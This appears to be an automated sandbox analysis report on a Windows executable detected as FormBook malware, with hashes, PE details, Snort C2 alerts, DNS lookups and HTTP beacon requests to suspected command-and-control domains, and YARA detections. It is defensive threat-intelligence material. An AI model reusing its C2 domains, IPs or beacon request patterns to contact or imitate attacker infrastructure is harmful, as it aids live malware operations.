ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TVHORADADAES	qLadwVPkMz	Get hash	malicious	Browse	156.67.60.34
	p7Qq8Ln8ci	Get hash	malicious	Browse	156.67.60.40
	5tofauAltQ	Get hash	malicious	Browse	156.67.60.40
AfrihostZA	re2.arm	Get hash	malicious	Browse	169.107.156.36
	re2.arm7	Get hash	malicious	Browse	169.89.231.162
	re2.x86	Get hash	malicious	Browse	169.80.5.202
	jFQ6SEAt26	Get hash	malicious	Browse	169.173.214.123
	jew.x86	Get hash	malicious	Browse	169.25.95.48
	dLxs6bCbIA	Get hash	malicious	Browse	169.222.71.96
	arm7	Get hash	malicious	Browse	169.222.46.78
	6ZGab0gD1Y	Get hash	malicious	Browse	169.119.83.192
	RlkJg4Hr71	Get hash	malicious	Browse	169.111.209.239
	OyGRw8uet6	Get hash	malicious	Browse	169.86.25.61
	JJfh1PN87T	Get hash	malicious	Browse	169.125.23.224
	p0zDxJeEqa	Get hash	malicious	Browse	169.94.241.33
	ccvgtVRQBx	Get hash	malicious	Browse	169.210.58.168
	omuCbLDC5Q	Get hash	malicious	Browse	169.102.53.217
	mirai.x86	Get hash	malicious	Browse	169.161.194.174
	arm	Get hash	malicious	Browse	169.200.148.123
	fk8YZet4QU	Get hash	malicious	Browse	169.64.28.240
	4nLik56DrD	Get hash	malicious	Browse	169.94.79.91
	loligang.x86	Get hash	malicious	Browse	169.201.30.148
	frosty.x86	Get hash	malicious	Browse	169.108.151.49

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SRMETALINDUSTRIES.exe.log	
Process:	C:\Users\user\Desktop\SRMETALINDUSTRIES.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFHKHoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKHqNoPtHoxHhAHKzr

Static File Info

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.16194389663395
TrID:	- Win32 Executable (generic) Net Framework (10011505/4) 49.83% - Win32 Executable (generic) a (10002005/4) 49.78% - Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% - Generic Win/DOS Executable (2004/3) 0.01% - DOS Executable Generic (2002/1) 0.01%
File name:	SRMETALINDUSTRIES.exe
File size:	586752
MD5:	51fb6f484b4bc554a7fddb7dc24c994e
SHA1:	6548d2e4c988457deb2a3435220f3252367462f3
SHA256:	4b9ec9143ae2471c8cf540f5e3815c4ca4bb5e073d5c45e6bd934cc0350e8546
SHA512:	703b898725b19590fb833a988a49af207cbb367b508ff58b7c662bd5d6646689276267320d1e915fa7bb8b3201fe43b7b25ec61cf3188c5f5b4ad83c74591aad
SSDEEP:	12288:FWHCM2K4CN9qqIp8VhZlG9lHBXe1/q+t0N0g8TJpG+Q:v3CNVlp8zw3Bx6tbh3G+Q
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode...\$.PE..L..... M.....0.....Z.....@..@.....@.....

Icon Hash:	b2b2a9d69264381b

General	
Entrypoint:	0x48b7e6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xE74DE4BD [Sat Dec 20 20:02:05 2092 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0

General	
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x897ec	0x89800	False	0.765200639205	data	7.20192556121	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8c000	0x56b4	0x5800	False	0.566983309659	data	5.15362916959	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x92000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-09:44:41.151329	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49815	80	192.168.2.6	44.227.65.245
09/15/21-09:44:41.151329	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49815	80	192.168.2.6	44.227.65.245
09/15/21-09:44:41.151329	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49815	80	192.168.2.6	44.227.65.245

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 09:44:29.396056890 CEST	192.168.2.6	8.8.8.8	0xd932	Standard query (0)	www.hisensor.world	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:34.750972986 CEST	192.168.2.6	8.8.8.8	0x536c	Standard query (0)	www.ifbrick.com	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:40.585074902 CEST	192.168.2.6	8.8.8.8	0x1a4f	Standard query (0)	www.integrity.directory	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:46.366214991 CEST	192.168.2.6	8.8.8.8	0xd21d	Standard query (0)	www.advindustry.com	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:51.423722982 CEST	192.168.2.6	8.8.8.8	0x3c0b	Standard query (0)	www.nordicbatterybelt.net	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:56.576827049 CEST	192.168.2.6	8.8.8.8	0x6dff	Standard query (0)	www.starworks.online	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 09:45:07.703166008 CEST	192.168.2.6	8.8.8.8	0x89eb	Standard query (0)	www.sashai gnatenko.com	A (IP address)	IN (0x0001)
Sep 15, 2021 09:45:12.916143894 CEST	192.168.2.6	8.8.8.8	0x8303	Standard query (0)	www.zmdhys m.com	A (IP address)	IN (0x0001)
Sep 15, 2021 09:45:18.792363882 CEST	192.168.2.6	8.8.8.8	0xde00	Standard query (0)	www.menram en.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 09:44:29.734292984 CEST	8.8.8.8	192.168.2.6	0xd932	Name error (3)	www.hisens or.world	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:34.963228941 CEST	8.8.8.8	192.168.2.6	0x536c	No error (0)	www.ifbrick.com		165.73.84.33	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:40.782047033 CEST	8.8.8.8	192.168.2.6	0x1a4f	No error (0)	www.integr ity.directory		44.227.65.245	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:40.782047033 CEST	8.8.8.8	192.168.2.6	0x1a4f	No error (0)	www.integr ity.directory		44.227.76.166	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:46.415891886 CEST	8.8.8.8	192.168.2.6	0xd21d	Name error (3)	www.advind ustry.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:51.470158100 CEST	8.8.8.8	192.168.2.6	0x3c0b	No error (0)	www.nordic batterybelt.net		185.134.245.113	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:56.943630934 CEST	8.8.8.8	192.168.2.6	0x6dff	No error (0)	www.starwo rks.online	dns.ladipage.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 09:44:56.943630934 CEST	8.8.8.8	192.168.2.6	0x6dff	No error (0)	dns.ladipa ge.com	ladi-dns-ssl-nlb-prod-4-5fac4e17b8b8295e.elb.ap-southeast-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 09:44:56.943630934 CEST	8.8.8.8	192.168.2.6	0x6dff	No error (0)	ladi-dns-ssl-nlb-prod-4-5fac4e17b8b8295e.elb.ap-southeast-1.amazonaws.com		13.250.255.10	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:56.943630934 CEST	8.8.8.8	192.168.2.6	0x6dff	No error (0)	ladi-dns-ssl-nlb-prod-4-5fac4e17b8b8295e.elb.ap-southeast-1.amazonaws.com		13.250.192.238	A (IP address)	IN (0x0001)
Sep 15, 2021 09:45:07.797244072 CEST	8.8.8.8	192.168.2.6	0x89eb	No error (0)	www.sashai gnatenko.com	sashaignatenko.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 09:45:07.797244072 CEST	8.8.8.8	192.168.2.6	0x89eb	No error (0)	sashaignat enko.com		185.215.4.13	A (IP address)	IN (0x0001)
Sep 15, 2021 09:45:13.098176956 CEST	8.8.8.8	192.168.2.6	0x8303	No error (0)	www.zmdhys m.com		154.64.44.142	A (IP address)	IN (0x0001)
Sep 15, 2021 09:45:19.136847019 CEST	8.8.8.8	192.168.2.6	0xde00	No error (0)	www.menram en.com	menramen.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 09:45:19.136847019 CEST	8.8.8.8	192.168.2.6	0xde00	No error (0)	menramen.com		180.235.151.100	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.ifbrick.com
- www.integrity.directory
- www.nordicbatterybelt.net
- www.starworks.online
- www.sashaignatenko.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49814	165.73.84.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:44:35.172030926 CEST	5900	OUT	GET /n58i/?fD=F+G31dedRh6HLTd+eclv/qGaPc+OF0rVpdWlg5IjJBXzRtzoveZeEYo5TUAR7GVYQJUOwMAABw==&7nVT9d=P6AhC8Yh4LuLMhK0 HTTP/1.1 Host: www.ifbrick.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 09:44:35.453573942 CEST	5900	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 15 Sep 2021 07:44:35 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 315 Connection: close Vary: Accept-Encoding X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49815	44.227.65.245	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:44:41.151329041 CEST	5901	OUT	GET /n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=unnhyE6s8wGaSGOfJAqqywI5AWsKat8KABC8TJyOz0JIXUzqDPtAwNp8gBEulS9Csn5pfDFizQ== HTTP/1.1 Host: www.integrity.directory Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 09:44:41.334300995 CEST	5902	IN	HTTP/1.1 307 Temporary Redirect Server: openresty Date: Wed, 15 Sep 2021 07:44:41 GMT Content-Type: text/html; charset=utf-8 Content-Length: 168 Connection: close Location: http://integrity.directory X-Frame-Options: sameorigin Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>307 Temporary Redirect</title></head><body><center> 307 Temporary Redirect </center><hr><center>openresty</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49816	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:44:51.514826059 CEST	5904	OUT	GET /n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=M2+dNbjF68EcX6/kG0lJEvERphPYwrhI5ASQUZVNwgXuLMQcMfVPa3ABQDdZS66N8pSyWuXUWw== HTTP/1.1 Host: www.nordicbatterybelt.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 09:44:51.557627916 CEST	5905	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 15 Sep 2021 07:44:51 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Expires: Wed, 15 Sep 2021 08:44:51 GMT Cache-Control: max-age=3600 Cache-Control: public Data Raw: 66 38 32 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 69 64 3d 22 72 65 64 69 72 22 20 68 74 74 70 2d 65 71 75 69 76 3d 22 72 65 66 72 65 73 68 22 20 63 6f 6e 74 65 6e 74 3d 22 31 30 3b 20 75 72 6c 3d 68 74 74 70 73 3a 2f 2f 77 77 77 2e 64 6f 6d 65 6e 65 73 68 6f 70 2e 6e 6f 2f 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 72 65 6e 64 65 72 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 64 6f 6d 65 6e 65 73 68 6f 70 2e 6e 6f 2f 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 64 6f 6d 65 6e 65 73 68 6f 70 2e 6e 6f 2f 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 77 77 77 2e 6e 6f 72 64 69 63 62 61 74 74 65 72 79 62 65 6c 74 2e 6e 65 74 20 69 73 20 70 61 72 6b 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 0a 2a 20 7b 6d 61 72 67 69 6e 3a 20 30 3b 70 61 64 64 69 6e 67 3a 20 30 3b 7d 0a 0a 62 6f 64 79 20 7b 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 63 63 63 3b 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 31 70 74 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 68 31 20 7b 0a 6d 61 72 67 69 6e 3a 20 31 30 70 78 20 61 75 74 6f 20 32 30 70 78 20 31 30 70 78 3b 0a 63 6f 6c 6f 72 3a 20 23 33 34 39 38 64 62 3b 0a 7d 0a 0a 70 20 7b 0a 64 69 73 70 6c 61 79 3a 20 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 32 30 30 70 78 3b 0a 6d 61 72 67 69 6e 3a 20 61 75 74 6f 20 33 30 70 78 20 31 30 70 78 20 33 30 70 78 3b 0a 7d 0a 0a 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 6c 65 66 74 3b 0a 6d 69 6e 2d 68 65 69 67 68 74 3a 20 32 30 30 70 78 3b 0a 6d 61 78 2d 77 69 64 74 68 3a 20 38 30 30 70 78 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 34 35 30 70 78 3b 0a 6d 61 72 67 69 6e 3a 20 31 35 25 20 61 75 74 6f 20 30 70 78 20 61 75 74 6f 3b 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 46 46 46 46 46 3b 0a 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 32 30 70 78 3b 0a 70 61 64 64 69 6e 67 3a 20 32 30 70 78 3b 0a 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 0a 7d 0a 0a 69 6d 67 2e 6c 6f 67 6f 20 7b 0a 77 69 64 74 68 3a 20 61 75 74 6f 3b 0a 6d 61 78 2d 68 65 69 67 68 74 3a 20 35 30 70 78 3b 0a 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 33 30 70 78 3b 0a 62 6f 72 64 65 72 3a 20 30 3b 0a 7d 0a 0a 2e 6c 6f 67 6f 63 6f 6e 74 20 7b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49818	13.250.255.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:44:57.496335030 CEST	5917	OUT	GET /n58i/?fD=PUNHlXjtOSFwKEXuacN/093UMB3LWAmrPV2Rldw+IO4ozANnbCtjpuKVIOTMjGDvzMsTPi3I2g==&7nVT9d=P6AhC8Yh4LuLMhK0 HTTP/1.1 Host: www.starworks.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:44:57.655874014 CEST	5918	IN	HTTP/1.1 301 Moved Permanently Server: openresty Date: Wed, 15 Sep 2021 07:44:57 GMT Content-Type: text/html Content-Length: 166 Connection: close Location: https://www.starworks.online/n58i/?fD=PUNHlxjtOSFwkEXuacN/093UMB3LWAmrPV2Rldw+HO4ozANnbCtjpuKVIOTMjGDvzMSTPi3I2g==&7nVT9d=P6AhC8Yh4LuLMhK0 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body><center> 301 Moved Permanently </center><hr><center>openresty</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49822	185.215.4.13	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:45:07.821926117 CEST	5931	OUT	GET /n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=iQPye+VrRvak8LK8nAdRdA+GXS2RT8iR9v4gvsbeLz4LfgOhT+qf8KqQA9G0pMp8GxoQ9RLGrw== HTTP/1.1 Host: www.sashaignatenko.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 09:45:07.902590990 CEST	5931	IN	HTTP/1.1 404 Not Found Server: ddos-guard Connection: close Set-Cookie: __ddg1=q6Z0iJaBrNWVE3dM3y3c; Domain=.sashaignatenko.com; HttpOnly; Path=/; Expires=Thu, 15-Sep-2022 07:45:07 GMT Date: Wed, 15 Sep 2021 07:45:07 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 340 Last-Modified: Tue, 29 May 2018 17:41:27 GMT ETag: "154-56d5bbe607fc0" Accept-Ranges: bytes X-Frame-Options: SAMEORIGIN Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 22 3e 3c 74 69 74 6c 65 3e 54 69 6c 64 61 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 65 65 65 3b 22 3e 3c 74 61 62 6c 65 20 73 74 79 6c 65 3d 22 77 69 64 74 68 3a 31 30 30 25 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 22 3e 3c 74 72 3e 3c 74 64 20 73 74 79 6c 65 3d 22 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 20 6d 69 64 64 6c 65 3b 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 74 69 6c 64 61 2e 63 63 22 3e 3c 69 6d 67 20 73 72 63 3d 22 2f 2f 74 69 6c 64 61 2e 77 73 2f 69 6d 67 2f 6c 6f 67 6f 34 30 34 2e 7c 6e 67 22 20 62 6f 72 64 65 72 3d 22 30 22 20 61 6c 74 3d 22 54 69 6c 64 61 22 20 2f 3e 3c 2f 61 3e 3c 2f 74 64 3e 3c 2f 74 72 3e 3c 2f 74 61 62 6c 65 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><meta name="robots" content="noindex"><title>Tilda</title></head><body style="background-color:#eee;"><table style="width:100%; height:100%;"><tr><td style="vertical-align: middle; text-align: center;"></td></tr></table></body></html>

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: SRMETALINDUSTRIES.exe PID: 6164 Parent PID: 5656

General

Start time:	09:43:05
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\SRMETALINDUSTRIES.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SRMETALINDUSTRIES.exe'
Imagebase:	0x3f0000
File size:	586752 bytes
MD5 hash:	51FB6F484B4BC554A7FDDDB7DC24C994E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.356803030.0000000002802000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.357083874.00000000037F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.357083874.00000000037F9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.357083874.00000000037F9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

[Show Windows behavior](#)

File Created

File Written

File Read

Analysis Process: SRMETALINDUSTRIES.exe PID: 1260 Parent PID: 6164

General

Start time:	09:43:10
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\SRMETALINDUSTRIES.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SRMETALINDUSTRIES.exe
Imagebase:	0x8d0000
File size:	586752 bytes
MD5 hash:	51FB6F484B4BC554A7FDDDB7DC24C994E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.422353517.0000000000F00000.00000040.00020000.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.422353517.0000000000F00000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.422353517.0000000000F00000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group - Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.422322216.0000000000ED0000.00000040.00020000.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.422322216.0000000000ED0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.422322216.0000000000ED0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group - Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.421818321.0000000000400000.00000040.00000001.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.421818321.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.421818321.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 1260

General	
Start time:	09:43:12
Start date:	15/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.386735863.0000000007648000.00000040.00020000.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.386735863.0000000007648000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.386735863.0000000007648000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group - Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.401938701.0000000007648000.00000040.00020000.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.401938701.0000000007648000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.401938701.0000000007648000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 1972 Parent PID: 3440

General

Start time:	09:43:37
Start date:	15/09/2021
